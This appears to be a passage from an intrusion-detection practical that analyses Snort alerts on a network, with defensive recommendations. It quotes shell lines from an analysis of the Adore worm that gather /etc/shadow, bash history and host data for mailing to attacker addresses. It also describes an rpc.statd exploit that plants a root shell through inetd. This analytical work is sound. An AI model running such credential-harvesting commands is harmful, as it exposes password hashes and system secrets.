
```
alert.010815:08/15-01:41:31.027367  [**] connect to 515 from inside [**] MY.NET.1.2:1023
-> MY.NET.50.35:515
alert.010815:08/15-04:22:28.056617  [**] connect to 515 from inside [**] MY.NET.1.2:1023
-> MY.NET.50.35:515
alert.010815:08/15-04:22:46.035786  [**] connect to 515 from inside [**] MY.NET.1.2:1023
-> MY.NET.50.35:515
alert.010815:08/15-04:23:10.027520  [**] connect to 515 from inside [**] MY.NET.1.2:1023
-> MY.NET.50.35:515
alert.010815:08/15-07:03:43.038822  [**] connect to 515 from inside [**] MY.NET.1.2:1023
-> MY.NET.50.35:515
alert.010815:08/15-07:03:49.031024  [**] connect to 515 from inside [**] MY.NET.1.2:1023
-> MY.NET.50.35:515
alert.010815:08/15-09:44:58.037412  [**] connect to 515 from inside [**] MY.NET.1.2:1023
-> MY.NET.50.35:515
[…]
```

This could possibly be a signature of a crafted packet.

Access to this port is to be considered high risk traffic as version 3.6.24 of LprNG has been proved to be vulnerable to a format string vulnerability in a function used to interact with the syslog. This particular version of LprNG was widely used in quite a few Unix distributions: NetBSD 1.4.2, NetBSD NetBSD 1.4.1, NetBSD NetBSD 1.4, OpenBSD OpenBSD 2.7, RedHat Linux 7.0, Wirex and Immunix OS 6.2.

As result of this, a connection from the internet to one of these Operating Systems which haven't been patched could lead to a compromised machine and this particular vulnerability is listed at CVE as CVE-2000-0917.

For more information, a good analysis has been written by Robert Sorensen in his Practical Assignment (Network Detect #2, http://www.sans.org/y2k//Robert_Sorensen_GCIA.htm#a1_-2) and a Case Study on an attack based on this vulnerability has been written by Mary M. Chaddock and can be found at http://www.sans.org/y2k/the_compromise.htm .

Security Recommendation

All the UNIX machines running LprNG should be checked and upgraded/patched up to the latest version while MY.NET.50.35 should be examined for possible signs of compromises.

Also, incoming connections to port 515 should be prevented locally on each machine where applicable: if inter-departmental printing is needed, specific IP addresses can be allowed on a case by case basis.

High port 65535 tcp - possible Red Worm – traffic

The initially called Red Worm is commonly named "Adore" and it's a worm which affects Linux hosts. It checks for well known exploits on LprNG, rpc.statd, wu-ftpd and BIND.

By default it installs a backdoor on port 65535 and this alert is triggered whenever a connection with source or destination port equal to 65535 is attempted.

This is what the worm does as written by Matt Fearnow at http://www.sans.org/y2k/040301.htm:

```
A new worm has been found. It is very similar to lion and to Ramen. This worm has
infected 1 machine. I have posted a quick analysis of the worm below. I will add more
analysis to it here soon.
Sets up a cron job. Does Bind scans, wu-ftpd, lprng and rpc-statd.
Reboots the infected machine.

Sets up sekure ping backdoor for linux.solaris (2000)  Possibly on
port 65535 by default with packet size of 77 bytes.

Sends email to adore9000@21cn.com, adore9000@sina.com,
adore9001@21cn.com, adore9001@sina.com

echo ftp >>/etc/ftpusers;echo anonymous >>/etc/ftpusers;
ifconfig >>mail.txt
adore -aux >>mail.txt
cat /root/.bash_history >>mail.txt
cat /etc/hosts >>mail.txt
cat /etc/shadow >>mail.txt
```

More information can be found on this document on the Adore worm at http://www.sans.org/y2k/adore.htm

Analysis

The alert was triggered 1626 times from 11 different IP addresses having 16 internal targets out of a total of 32 different targets. The top 5 sources were:

IP Address	#Alerts	Reverse Lookup
203.199.64.132	7	-
MY.NET.253.52	5	-
155.230.159.78	4	kon.kyungpook.ac.kr
216.152.109.166	4	t1-6.allegisgroup.com
MY.NET.6.7	4	-

Table 11

Of all the sources IP addresses, a few triggered other alerts: MY.NET.253.112 and MY.NET.5.29 were the sources for the alert "Possible Trojan server activity" while MY.NET.6.7, MY.NET.253.51 and MY.NET.253.53 were reported as source in the " Port 55850 tcp - Possible myserver activity - ref. 010313-1" alert (associated with a DDoS agent).

The machines target of this alert on destination port 65535 were :

Source	S port	Destination	D port
136.160.7.51	25	MY.NET.253.52	65535
155.230.159.78	25	MY.NET.100.230	65535
167.206.5.16	113	MY.NET.253.41	65535
209.123.199.167	8080	MY.NET.20.10	65535
24.234.149.41	2777	MY.NET.53.60	65535
63.250.63.182	25	MY.NET.253.51	65535
64.4.50.7	25	MY.NET.253.24	65535

Table 12

This has definitely to be considered high -risk traffic and should be investigated further as the machines might have been compromised by the Adore worm.

Security Recommendation

Examine carefully all the 7 IP addresses contacted on port 65535 for signs of infection by the Adore worm using the Adorefind tool (http://www.ists.dartmouth.edu/IRIA/knowledge_base/tools/adorefind.htm).

As this worm uses well know vulnerabilities on Linux platforms, always make sure that all the Linux boxes are patched with the latest updates.

It is recommended to prevent incoming connections to port 65535: to block this kind of connections on your bastion routers and firewalls, follow the recommendations which can be found at:

- http://www.sans.org/infosecFAQ/blocking_cisco.htm
- http://www.sans.org/infosecFAQ/firewall/blocking_ipchains.htm

Tiny Fragments – Possible Hostile Activity

The Tiny fragment attack consists in creating fragments so small that even the protocol header is truncated and split across different packets: state-less packet filtering devices which are not configured to filter fragments and tiny fragments can be bypassed by an attacker.

Two different RFCs describe how dangerous this kind of attack is:

- RFC 1858: Security Considerations for IP Fragment Filtering
- RFC 3128: Protection Against a Variant of the Tiny Fragment Attack

This is a description taken from RFC 1858:

```
With many IP implementations it is possible to impose an unusually small fragment size
on outgoing packets.  If the fragment size is made small enough to force some of a TCP
packet's TCP header fields into the second fragment, filter rules that specify patterns
for those fields will not match.  If the filtering implementation does not enforce a
minimum fragment size, a disallowed packet might be passed because it didn't hit a match
in the filter.
```

Also, tiny fragments can be used to elude Intrusion Detection Systems as described in the document "What are IP fragments and can they affect my intrusion detection capability?" from Swa Frantzen (http://www.sans.org/newlook/resources/IDFAQ/fragments.htm) in the Intrusion Detection FAQ from SANS.

Analysis

The alert was triggered 62 times from 24 different IP addresses having 45 internal targets. The top 5 sources were:

IP Address	#Alerts	Reverse Lookup
62.32.160.39	17	N062032160039.unregistered.formus.pl
194.65.35.221	4	galahad.portucel.pt
212.113.184.187	4	-
202.39.78.125	3	-
212.55.129.115	3	-

Of all the sources IP addresses, no one triggered other alerts.

This alert can be considered suspicious and further investigation is required: normally there isn't any commercial network equipment which generates fragments smaller than 256 bytes. Packets smaller that this size carry a high probability that they have be en crafted.

Security Recommendations

Tiny fragments should be stopped at all your bastion routers and firewalls: the minimum length for a fragment should be 256 bytes.

Also, tune your IDS on the same value if your current filter is below it.

Watchlist 000222 NET-NCFC

This alert is triggered when a packet is coming from the Institute of Computing Technology Chinese Academy of Sciences. The assigned address space for it is 159.226.0.0/16 as stated in the whois information:

```
The Computer Network Center Chinese Academy of Sciences (NET-NCFC)
   P.O. Box 2704-10,
   Institute of Computing Technology Chinese Academy of Sciences
   Beijing 100080, China
   CN

   Netname: NCFC
   Netblock: 159.226.0.0 - 159.226.255.255

   Coordinator:
      Qian, Haulin  (QH3-ARIN)  hlqian@NS.CNC.AC.CN
      +86 1 2569960

   Domain System inverse mapping provided by:

   NS.CNC.AC.CN                159.226.1.1
   GINGKO.ICT.AC.CN            159.226.40.1

   Record last updated on 25-Jul-1994.
   Database last updated on 28-Aug-2001 23:14:19 EDT.
```

This network has a bad history of security-related incidents.

Analysis

The alert was triggered 57 times from 5 different IP addresses:

IP Address	#Alerts	Reverse Lookup
159.226.185.107	25	-
159.226.39.79	20	-
159.226.6.5	5	search.cnnic.net.cn
159.226.128.8	4	sunm.shcnc.ac.cn
159.226.45.3	3	aphy.iphy.ac.cn

Table 13

Of all the IP addresses, only one generated other alerts: 159.226.185.107 responsible for triggering "Possible Trojan server activity" alerts (it actually contacted 7 different internal machines on port 27374 which is the default one used by the SubSeven Trojan).

The destination ports contacted were :

Destination port	#Alerts
25	24
139	14
12345	11
113	3
44029	3
37875	2

While we can probably suppose port 25 (SMTP) and 113 (auth) are normal traffic, port 139 should be monitored carefully as that is a NetBIOS port.

Port 12345 is the default port for NetBus and other Trojan: connections to this port should be checked more carefully and investigated as the machine could have been compromised.

Port 37875 and port 44029 are unknown and connections to these ports shouldn't be allowed from the internet as they could be malicious.

The destinations of these alerts where the machines: MY.NET.100.230, MY.NET.112.221, MY.NET.167.15, MY.NET.206.89, MY.NET.253.41, MY.NET.253.42, MY.NET.253.43, MY.NET.26.138, MY.NET.53.134, MY.NET.6.7, MY.NET.85.22 9 and MY.NET.98.50 .

Security Recommendation

The internal machines contacted should be examined looking for possible processes binding one of the unknown ports listed in the analysis.

Also, the machine contacted on port 12345 should be checked for possible signs of infection by Trojans.

If these ports are not on your AUP, it is recommended to stop t hem on all your bastion routers and firewalls . A few examples of how to do this can be found at:

- http://www.sans.org/infosecFAQ/blocking_cisco.htm
- http://www.sans.org/infosecFAQ/firewall/blocking_ipchains.htm

Null scan!

This alert is triggered every time a TCP packet with no flags set is received. A packet like this violates the rules of a normal TCP connection and it is considered crafted.

Packets like these are commonly used in stealth scans of hosts and networks as written in the man page of nmap (http://www.insecure.org/nmap/nmap_manpage.html):

```
Stealth FIN, Xmas Tree, or Null scan modes: There are times when even SYN scanning
isn't clandestine enough. Some firewalls and packet filters watch for SYNs to restricted
ports, and programs like Synlogger and Courtney are available to detect these
scans. These advanced scans, on the other hand, may be able to pass through unmolested.
The idea is that closed ports are required to reply to your probe packet with an RST,
while open ports must ignore the packets in question (see RFC 793 pp 64). The FIN scan
uses a bare (surprise) FIN packet as the probe, while the Xmas tree scan turns on the
FIN, URG, and PUSH flags. The Null scan turns off all flags. Unfortunately Microsoft
```

```
(like usual) decided to completely ignore the standard and do things their own way.
Thus this scan type will not work against systems running Windows95/NT.
On the positive side, this is a good way to distinguish between the two platforms. If
the scan finds open ports, you know the machine is not a Windows box.
```

All the packets which activate this rule are to be considered part of a reconnaissance process and should be monitored carefully.

Analysis

The rule was triggered 45 times from 34 different IP addresses having 20 different internal machines as target.

The top 5 IP addresses are:

IP Address	#Alerts	Reverse Lookup
24.114.178.88	6	cr605437-a.slnt1.on.wave.home.com
203.185.217.102	4	gocon00102.powertel.net.au
132.69.226.1	2	-
203.185.217.184	2	gocon00184.powertel.net.au
203.185.217.86	2	gocon0086.powertel.net.au

Table 14

Of all the source IP addresses, only one generated other alerts: 217.120.54.110 is responsible for triggering the "Queso fingerprint" alerts (definitely a sign of reconnaissance).

The top 5 destination ports for the NULL attack are:

Port	#Alerts	Known as
1214	31	KaZaA
0	2	Reserved
6346	2	Gnutella
1111	1	Network stell
1146	1	Unknown

Two of the Top 5 destination ports are related to P2P file sharing utilities. As sometimes these software are vulnerable to exploits, the attacker might be looking for a vulnerable version of them. Also, if not correctly configured, these utilities can expose sensitive information to other users.

Security Recommendations

It is recommended to review your security policy not allowing P2P communications from and to your network. All unnecessary ports should be blocked at all your bastion routers and firewalls. A few examples of how to do this can be found at:

- http://www.sans.org/infosecFAQ/blocking_cisco.htm
- http://www.sans.org/infosecFAQ/firewall/blocking_ipchains.htm

Also, more information about P2P and the business implication of its usage can be found on the document written by Joanne Kossuth "A review of Peer-to-Peer network

Insecurities in Business Applications: Should you take the risk": http://www.sans.org/infosecFAQ/win/review.htm

Port 55850 tcp - Possible myserver activity - ref. 010313-1

This alert is triggered when an IP address connects to port TCP/55850.

Myserver is a DDoS agent which w as found running in summer 2000: it binds on port 55850 and trojanized versions of 'ls' and 'ps' are installed on the infected machine.

Analysis

The rule was triggered 40 times from 18 different IP addresses having 9 different internal machines as target.

From the log below, it is possible to notice a strange pattern: to port 55850, port 25 is always corresponding :

Date	Source	S Port	Destination	D Port
08/18-17:10:51.301028	MY.NET.253.42	25	152.163.225.106	55850
08/18-17:10:51.305207	MY.NET.253.42	25	152.163.225.106	55850
08/18-17:10:51.305338	MY.NET.253.42	25	152.163.225.106	55850
08/18-17:10:51.336056	MY.NET.253.42	25	152.163.225.106	55850
08/18-17:10:57.344074	MY.NET.253.42	25	152.163.225.106	55850
08/18-19:16:46.659260	MY.NET.6.7	43897	128.53.225.122	55850
08/18-19:16:50.126116	MY.NET.6.7	57822	0.12.135.3	55850
08/19-03:00:13.408142	128.118.141.59	55850	MY.NET.4.3	25
08/19-03:00:55.909178	128.118.141.59	55850	MY.NET.4.3	25
08/19-07:10:09.203360	194.205.125.26	55850	MY.NET.1.8	53
08/19-12:34:45.970617	MY.NET.6.47	55850	64.23.81.166	113
08/19-12:34:45.979402	64.23.81.166	113	MY.NET.6.47	55850
08/19-20:49:36.830432	MY.NET.6.39	110	65.1.214.147	55850
08/19-20:49:37.611616	MY.NET.6.39	110	65.1.214.147	55850
08/19-20:49:37.611724	MY.NET.6.39	110	65.1.214.147	55850
08/19-20:49:37.641048	MY.NET.6.39	110	65.1.214.147	55850
08/15-18:48:37.946507	202.103.134.9	55850	MY.NET.109.39	25
08/15-23:02:45.865366	62.23.80.2	55850	MY.NET.1.9	53
08/16-21:18:27.416517	64.136.17.17	25	MY.NET.253.51	55850
08/16-21:18:27.416593	MY.NET.253.51	55850	64.136.17.17	25
08/17-03:45:10.204143	MY.NET.6.47	55850	64.41.179.139	25
08/17-06:37:08.357371	131.118.254.132	23	MY.NET.5.74	55850
08/17-08:38:13.906266	216.34.68.2	55850	MY.NET.1.9	53
08/17-13:41:35.547710	MY.NET.100.230	25	209.119.1.37	55850
08/17-13:41:35.585877	MY.NET.100.230	25	209.119.1.37	55850
08/17-13:41:35.593045	209.119.1.37	55850	MY.NET.100.230	25
08/17-13:41:35.610100	MY.NET.100.230	25	209.119.1.37	55850
08/17-13:41:35.620358	MY.NET.100.230	25	209.119.1.37	55850
08/17-13:41:35.626730	209.119.1.37	55850	MY.NET.100.230	25
08/15-12:15:43.133830	MY.NET.253.43	25	193.63.84.10	55850
08/15-12:15:43.831947	MY.NET.253.43	25	193.63.84.10	55850
08/15-12:15:44.042270	MY.NET.253.43	25	193.63.84.10	55850
08/17-20:04:50.255060	MY.NET.253.53	55850	64.4.42.7	25
08/17-20:04:50.606569	64.4.42.7	25	MY.NET.253.53	55850

08/17-20:04:51.150169	64.4.42.7	25	MY.NET.253.53	55850
08/17-20:04:51.271448	64.4.42.7	25	MY.NET.253.53	55850
08/17-20:04:51.364995	64.4.42.7	25	MY.NET.253.53	55850
08/17-20:04:51.365047	MY.NET.253.53	55850	64.4.42.7	25
08/17-20:04:51.365095	64.4.42.7	25	MY.NET.253.53	55850
08/17-20:04:51.365144	MY.NET.253.53	55850	64.4.42.7	25

This could be a sign that something is going wrong and this activity should be investigated further.

All the internal machines involved in these communications should be examined for possible signs of infection by the Myserver client using lsof or netstat which will show eventual processes binding port 55850: the rootkit doesn't replace them with trojanized versions.

Karen Frederick, in her practical, also talks about Myserver and explains how it is propagated across different machines:

> A recent message on GIAC by Randy Marchany discussed a tool that may be exploiting this vulnerability (http://www.sans.org/082200.htm). Randy referred to it as MyServer; he said that it was Linux-based and was similar to Trinoo. He forwarded a message from Joakim Bergkvist at Telia Research with more information. Joakim said that their Linux servers had been compromised through a RPC statd vulnerability; he also said that "this exploit allows the hacker to send shell commands via the portmapper which will be executed with root privileges….The scan script makes another list with all redhat machines and batch runs the exploit on these sending commands to append a line to inetd.conf for starting a shell on port 9704 and restarting inetd. -- When you've seen the RPC info query in your trace watch out for the shell." Joakim also noted that the original attacker was at 203.242.13.138, which is a Korean address.

And at this page http://ist.uwaterloo.ca/security/howto/2000-10-02/compromise.html it is possible to see an example of a compromised machine.

Security recommendations

All the internal machine involved in these conversation should be checked for possible signs of infection by Myserver. Also, port 55850 should be blocked for incoming connections on all your bastion firewalls and routers . A few examples of how to do this can be found at:

- http://www.sans.org/infosecFAQ/blocking_cisco.htm
- http://www.sans.org/infosecFAQ/firewall/blocking_ipchains.htm

NMAP TCP ping!

This alert is triggered every time a TCP packet with the ACK flag set and acknowledgment number equal to 0 is found on the network .

Packets like these are commonly used by nmap to ping machines which don't reply to ICMP pings. This is actually how nmap ping an IP address as the man page says (http://www.insecure.org/nmap/nmap_manpage.html):

> Ping scanning: Sometimes you only want to know which hosts on a network are up. Nmap can do this by sending ICMP echo request packets to every IP address on the networks you specify. Hosts that respond are up. Unfortunately, some sites such as microsoft.com block echo request packets. Thus nmap can also send a TCP ack packet

```
to (by default) port 80.  If we get an RST back,  that  machine  is up.   A  third
technique  involves  sending  a SYN packet and waiting for a RST  or  a  SYN/ACK.   For
non-root users, a connect() method is used.
By  default  (for  root  users), nmap uses both theICMP and  ACK  techniques  in
parallel.   You  can change the -P option described later.
```

All the packets which triggered this rule are to be considered part of a reconnaissance activity.

Analysis

The rule was triggered 29 times from 9 different IP addresses having 8 different internal machines as target.

The top 5 source IP addresses are:

IP Address	#Alerts	Reverse Lookup
64.152.70.68	20	-
208.35.152.13	2	-
202.187.24.3	1	-
206.102.126.101	1	nat81.audiovox.com
208.31.254.14	1	-

Table 15

Of all the source IP addresses, no one generated other alerts.

The destination ports for the nmap TCP ping are:

Port	#Alerts
53	23
80	4
25	2

We can probably say that the connections to port 80 (HTTP) and 25 (SMTP) are really nmap TCP pings but the 23 connections to port TCP/53 (DNS usually uses UDP unless the response is too large or a zone transfer is in progress) are a bit suspicious.

Jeff Dell, in his practical has a very good analysis of this pattern (http://www.sans.org/y2k/practical/Jeff_Dell_GCIA.doc) :

```
This is in response to inquiries about suspicious network traffic coming to systems from
IP address 192.102.197.234, also known as geo197a.cps.intel.com. geo197a is a geographic
www load balancer. It performs a very intrusive and promiscuous method of determining
which Web server
in the www.intel.com pool is the closest server prior to serving data to a client that
has asked to view www.intel.com. In other words, geo197a generated those packets in
response to a user on the affected system accessing the www.intel.com Web site. There is
nothing we can do about these
questionable packets'. It is the way in which our current product works. However, Intel
will be replacing this product with a new geographic load balancing product in the near
future, in large part because the current solution is so intrusive to external networks.
```

Basically an internal host contacted a remote web -server on port 80 and a geographic WWW load balancer tried to determine, in a very intrusive way, the quickest way to get back to the client. This is done by sending TCP packets with the ACK flag set and acknowledgment number 0 to port 53 of the DNS server of the local client.

These alert, then, are probably to be considered not dangerous.

Security Recommendations

Nmap TCP ping scans are to be considered reconnaissance and are not dangerous per se. You should consider monitoring the IP addresses from where these connections came from, except for the one s which are clearly a response from the geographic WWW load balancer.

Queso fingerprint

Queso is a software written by savage@apostols.org which attempts to determine the Operating System and patch level of a remote IP address. The software is available at this location http://www.apostols.org/projectz/queso although the web-site wasn't contactable at the time of writing. Pages around the web, however, allow any user to launch queso versus any host proxying the request: an example is http://wizard.ae.krakow.pl/~mike/traceping.cgi.

In order achieve its purpose, Queso sends

- SYN
- SYN+ACK
- FIN
- FIN+ACK
- SYN+FIN
- PSH
- SYN+XXX+YYY where XXX & YYY are unused TCP flags

with a random sequence number and 0 as acknowledgment number.

Different operating system with different TCP/IP stacks reply with different answer s when contacted with packets which are not part of a standard communications as described by the RFCs.

More information on fingerprinting in general can be found at:

- http://www.insecure.org/nmap/nmap-fingerprinting-article.html
- http://project.honeynet.org/papers/finger/
- http://www.sans.org/newlook/resources/IDFAQ/TCP_fingerprinting.htm

Analysis

The rule was triggered 19 times from 13 different IP addresses having 15 different internal machines as target.

The top 5 source IP addresses are:

IP Address	#Alerts	Reverse Lookup
128.46.156.117	3	csociety-ftp.ecn.purdue.edu
208.178.176.216	3	-
152.66.215.243	2	tequila.sch.bme.hu
193.226.113.248	2	248.valahia.ro
147.171.129.69	1	niger.imag.fr

Of all the source IP addresses, only 217.120.54.110 generated another alert: the "Null scan!" which is obviously strictly related with the activity we have in the queso alert.

All the packets which activated this rule are to be considered part of a reconnaissance process.

Interesting enough, a connection from a machine which looks like to be an ftp server (by looking at the DNS name) appears in the top 5 ip addresses: if we look at the logs we can actually see that the connection was coming from port 20 (ftp-data)

```
alert.010815:08/15-22:49:45.630593  [**] Queso fingerprint [**] 128.46.156.117:20 ->
MY.NET.97.183:1710
alert.010817:08/17-15:47:20.123596  [**] Queso fingerprint [**] 128.46.156.117:20 ->
MY.NET.145.94:34630
alert.010819:08/19-12:56:12.882691  [**] Queso fingerprint [**] 128.46.156.117:20 ->
MY.NET.98.204:1045
```

This is probably an indication that these alerts are false positive: the ftp server is probably ECN capable and is using the reserved TCP flags. ECN (Explicit Congestion Notification) is a new standard to cut down network congestion which use s some bits of the TOS in the IP header and the reserved bits in the TCP flags.

More information on ECN can be found at:

- http://www.sans.org/y2k/ecn.htm
- http://www.ietf.org/internet-drafts/draft-ietf-tsvwg-ecn-04.txt
- http://www.aciri.org/floyd/ecn.html

Security recommendations

These alerts are to be considered reconnaissance ; make sure all the unnecessary ports are blocked at your bastion routers and firewalls following the recommendations which can be found at:

- http://www.sans.org/infosecFAQ/blocking_cisco.htm
- http://www.sans.org/infosecFAQ/firewall/blocking_ipchains.htm

Attempted Sun RPC high port access

This alert is triggered every time an IP address from the internet sends a packet to an internal host on port 32771 which is usually associated with RPCs.

The problem is the same as exposed in the analysis for the "External RPC Call" alert: RPCs are dangerous and many vulnerabilities have been exploited in the past.

Analysis

The rule was triggered 18 times from a single IP addresses having a single internal IP address as target.

The source IP address is 205.188.153.103 and the destination is MY.NET.98.113.

Apparently, the source IP address resolves to fes-d007.icq.aol.com which is a well known server operated by AOL as reported in the whois information:

```
America Online, Inc (NETBLK-AOL-DTC)
22080 Pacific Blvd
Sterling, VA 20166
US

Netname: AOL-DTC
Netblock: 205.188.0.0 - 205.188.255.255

Coordinator:
   America Online, Inc.  (AOL-NOC-ARIN)  domains@AOL.NET
   703-265-4670

Domain System inverse mapping provided by:

DNS-01.NS.AOL.COM              152.163.159.232
DNS-02.NS.AOL.COM              205.188.157.232

Record last updated on 27-Apr-1998.
Database last updated on 28-Aug-2001 23:14:19 EDT.
```

Moreover, all the 18 alerts are reported to have source port 4000 and destination port 32771: this is a well known combination of ports/source IP address as this is com monly found in ICQ transmission. ICQ is a software written by a company called Mirabilis and then bought by AOL which allows user to use exchange instant messages.

Based on the correlation with PJ Goodwin's Practical (http://www.sans.org/y2k/practical/PJ_Goodwin_GCIA.doc) we can definitely say all these alerts are false positive.

Security Recommendations

Please review your security polic y and check if ICQ is one of software allowed to r un on your network. ICQ is not the most secure software in the world: in the past it has been an easy target for hackers and many software are dedicated to exploit its vulnerabilities. An example of page with lots of tools is http://neworder.box.sk/box.php3?gfx=neworder&prj=neworder&key=icq&txt=ICQ%20exploits%20and%20utils

It is advisable to remove ICQ from every machine and block on every bastion router and firewall any incoming connection to unnecessary ports like 32771 . A few examples of how to do this can be found at:

- http://www.sans.org/infosecFAQ/blocking_cisco.htm
- http://www.sans.org/infosecFAQ/firewall/blocking_ipchains.htm

SMB C access

This alert is triggered when an IP address from Internet contacts an internal one on port TCP/139 (NetBIOS) trying to access the administrative share C$.

This particular share is created by default on Windows NT systems and a successful connection could possible give access to the filesystem on the C: drive to an attacker.

More information on this alert can be found here http://www.whitehats.com/info/IDS339 and on this (http://archives.neohapsis.com/archives/snort/2000-01/0220.html) post from Max Vision (vision@whitehats.com):

```
As for the SMB C Access, this rule was originally written by Ron Gula, and
I haven't independently researched the exploit yet. The value of this
chack is that a default administrative share C$ ADMIN$ or some such has
been accessed. This shouldn't happen in normal use - when people want to
share files they should be implicitely defining the shares and ACL. C$ is
a sort of backdoor, in a way, and IMHO constitutes misuse.
```

Analysis

This rule was triggered 15 times from a single IP address (65.28.123.53, mkc-65-28-123-53.kc.rr.com) to 15 different hosts in MY.NET.xxx.yyy address space.

By looking at the alerts, this IP address is trying to scan the subnet MY.NET.138 for possible access on to the C$ share:

Date	Source	S port	Destination	D port
08/19-04:06:50.306784	65.28.123.53	1421	MY.NET.138.10	139
08/19-04:07:02.912974	65.28.123.53	1424	MY.NET.138.11	139
08/19-04:07:28.133198	65.28.123.53	1430	MY.NET.138.13	139
08/19-04:07:40.864971	65.28.123.53	1433	MY.NET.138.14	139
08/19-04:09:41.918930	65.28.123.53	1460	MY.NET.138.23	139
08/19-04:09:54.519206	65.28.123.53	1463	MY.NET.138.24	139
08/19-04:12:00.991235	65.28.123.53	1491	MY.NET.138.33	139
08/19-04:13:14.534548	65.28.123.53	1508	MY.NET.138.38	139
08/19-04:13:22.973482	65.28.123.53	1511	MY.NET.138.39	139
08/19-04:13:49.390019	65.28.123.53	1517	MY.NET.138.41	139
08/19-04:14:28.448447	65.28.123.53	1526	MY.NET.138.44	139
08/19-04:14:41.082196	65.28.123.53	1529	MY.NET.138.45	139
08/19-04:14:53.710429	65.28.123.53	1532	MY.NET.138.46	139
08/19-04:15:18.942610	65.28.123.53	1538	MY.NET.138.48	139
08/19-04:15:31.518528	65.28.123.53	1541	MY.NET.138.49	139

As one of these machines might be vulnerable, it is possible the attacker was able to change the filesystem modifying critical part of the OS or installing new software/Trojans.

Actually, 65.28.123.53 was also scanning the subnet from MY.NET.138.1 to MY.NET.138.127 using a NetBIOS name table query (to UDP/137) which is reported in the "SMB Name Wildcard" alerts: when it received a positive answer, it established a connection to port TCP/139 to try to access the C$ share.

Security Recommendations

As discussed in the analysis for the "SMB Name Wildcard" , NetBIOS over the Internet is very dangerous and it should not be allowed.

External access to UDP port 137 and TCP port 139 should be denied. You should enforce this policy on your bastion routers and firewalls and prevent any connection from the Internet.

In case you have legitimate NetBIOS traffic going from the internet to any machine on MY.NET.xxx.yyy, you should carefully change your ACLs to allow specific connections from specific IP addresses on a case by case basis; a few examples of how to do this can be found at:

- http://www.sans.org/infosecFAQ/blocking_cisco.htm
- http://www.sans.org/infosecFAQ/firewall/blocking_ipchains.htm

It is advisable to examine all the machines contacted by the attacker looking for possible signs of malicious activity.

Also, it is recommended to protect Windows NT systems from "null session" connections which allow anonymous enumeration of users, groups, system configuration and registry keys.

SUNRPC highport access!

This alert is triggered every time an IP address from the Internet sends a packet to an internal host on port TCP/32771 which is usually associated with RPCs.

The problem is the same as exposed in the analysis for the "External RPC Call" alert: RPCs are dangerous and many vulnerabilities have been exploited in the past.

Also, this particular alert is targeting access to program number 100000 which is reserved for the rpcbind/portmap: An attacker could retrieve sensitive information about the system if the connection is successful.

Analysis

The rule was triggered 14 times from a 6 different IP addresses having four internal IP addresses as target.

The top 5 source IP addresses are:

IP Address	#Alerts	Reverse Lookup
129.244.1.36	5	-
204.153.80.130	4	marsemail01.skytel.com
205.188.246.121	2	g2lb3.spinner.com
16.115.38.132	1	-
198.202.137.195	1	-

These IP addresses didn't generate any other alert: it is advisable anyway to prevent connections to port 32771 as this can be dangerous.

Security Recommendations

It is advisable to block on every bastion router and firewall any incoming connection to unnecessary ports like 32771 ; a few examples of how to do this can be found at:

- http://www.sans.org/info secFAQ/blocking_cisco.htm
- http://www.sans.org/infosecFAQ/firewall/blocking_ipchains.htm

ICMP SRC and DST outside network

This alert is triggered when an ICMP packet is dete cted with source and destination addresses both outside the MY.NET.xxx.yyy space.

There are only two possible explanations for this kind of traffic:

- a misconfigured router which is forwarding packets to a wrong interface or network segment
- an internal machine in MY.NET.xxx.yyy is spoofing the source address of the packet

Being the first option really unlikely, all the packets which triggered this rule were crafted in some way.

Analysis

The alert was triggered 4 times having as source 3 different IP addresses.

IP Address	#Alerts
172.128.135.254	2
172.156.129.239	1
172.31.1.1	1

Being the ICMP protocol connection-less, it is not difficult to craft packets with spoofed IP addresses as the target can't verify the identity of the sender.

The destinations of these alerts are 65.165.175.253, 171.31.1.2, 192.77.52.178 and 192.77.52.178

One of the possible risks seeing packets of this type going out of your network is that some internal machines could have been compromised by Trojan and could have been used to launch coordinated Denial of Service attacks: by looking at the number of alerts you had in five days, we can probably conclude this is not the case .

However, this activity is to be considered reconnaissance versus other networks.

As Tom Chmielarski wrote on "Reconnaissance Techniques using Spoofed IP Addresses " (http://www.sans.org/newlook/resources/ IDFAQ/spoofed_IP.htm) spoofing the IP address can be useful to:

- Add background noise during a scan
- Indirect reconnaissance of a target by observation of the spoofed host
- reconnaissance through indirect observation
- advanced reconnaissance through indirect observation

Security recommendation

Bastion routers and firewalls should be configured in order to stop packets going out of MY.NET.xxx.yyy when the source IP address is not MY.NET.xxx.yyy.

This process is called egress filtering. More information on egress filtering and how to apply it on routers and firewalls can be found at the address http://www.incidents.org/protect/egress.php and more information on the argument can be fou nd on Heather L. Flanagan's document "Egress Filtering – Keeping the Internet Safe from Your Systems" (http://www.sans.org/infosecFAQ/sysadmin/egress.htm). Applying this filter will also bring some benefits to your organization as explained in the document "Why Egress Filtering can benefit your organization" from David Hoelzer (http://www.sans.org/newlook/resources/IDFAQ/egress_benefits.htm).

Top 10 talkers in terms of Alerts

The Top 10 talkers in terms of Alerts are:

IP Address	#Alerts	Reverse Lookup	Double Reverse lookup
64.161.212.25	15000	adsl-64-161-212-25.dsl.snfc21.pacbell.net	64.161.212.25
63.167.204.42	14766	-	-
217.110.118.21	8555	-	-
MY.NET.98.112	6533	-	-
211.220.194.203	5569	-	-
64.240.252.48	4993	-	-
148.243.116.97	4690	monalisa.nsmex.com	-
210.61.154.97	4027	-	-
205.183.158.13	3990	-	-
64.170.131.114	3670	-	-

With a breakdown on different vulnerabilities:

IP Address	Alert	#Alerts
64.161.212.25	WinGate 1080 Attempt	15000
63.167.204.42	External RPC call	14712
	STATDX UDP attack	54
217.110.118.21	External RPC call	8535
	STATDX UDP attack	20
MY.NET.98.112	Possible trojan server activity	6533
211.220.194.203	connect to 515 from outside	5569
64.240.252.48	External RPC call	4981
	STATDX UDP attack	12
148.243.116.97	External RPC call	4679
	STATDX UDP attack	11
210.61.154.97	External RPC call	4015
	STATDX UDP attack	12
205.183.158.13	SNMP public access	3987
	SMB Name Wildcard	3
64.170.131.114	External RPC call	3670

The most common alert attempted by a single IP address was the WinGate scan but the most recurring one in absolute terms was the "External RPC Call" followed by a tentative of exploiting vulnerability in the Linux rpc.statd service.

Lots of alerts about "Connections to port 515" from outside were reported and MY.NET.98.112 is reported as source of Trojan server activities: a closer examination to this machine is definitely worth!

Information about the top 5 external talkers

IP Address	Information
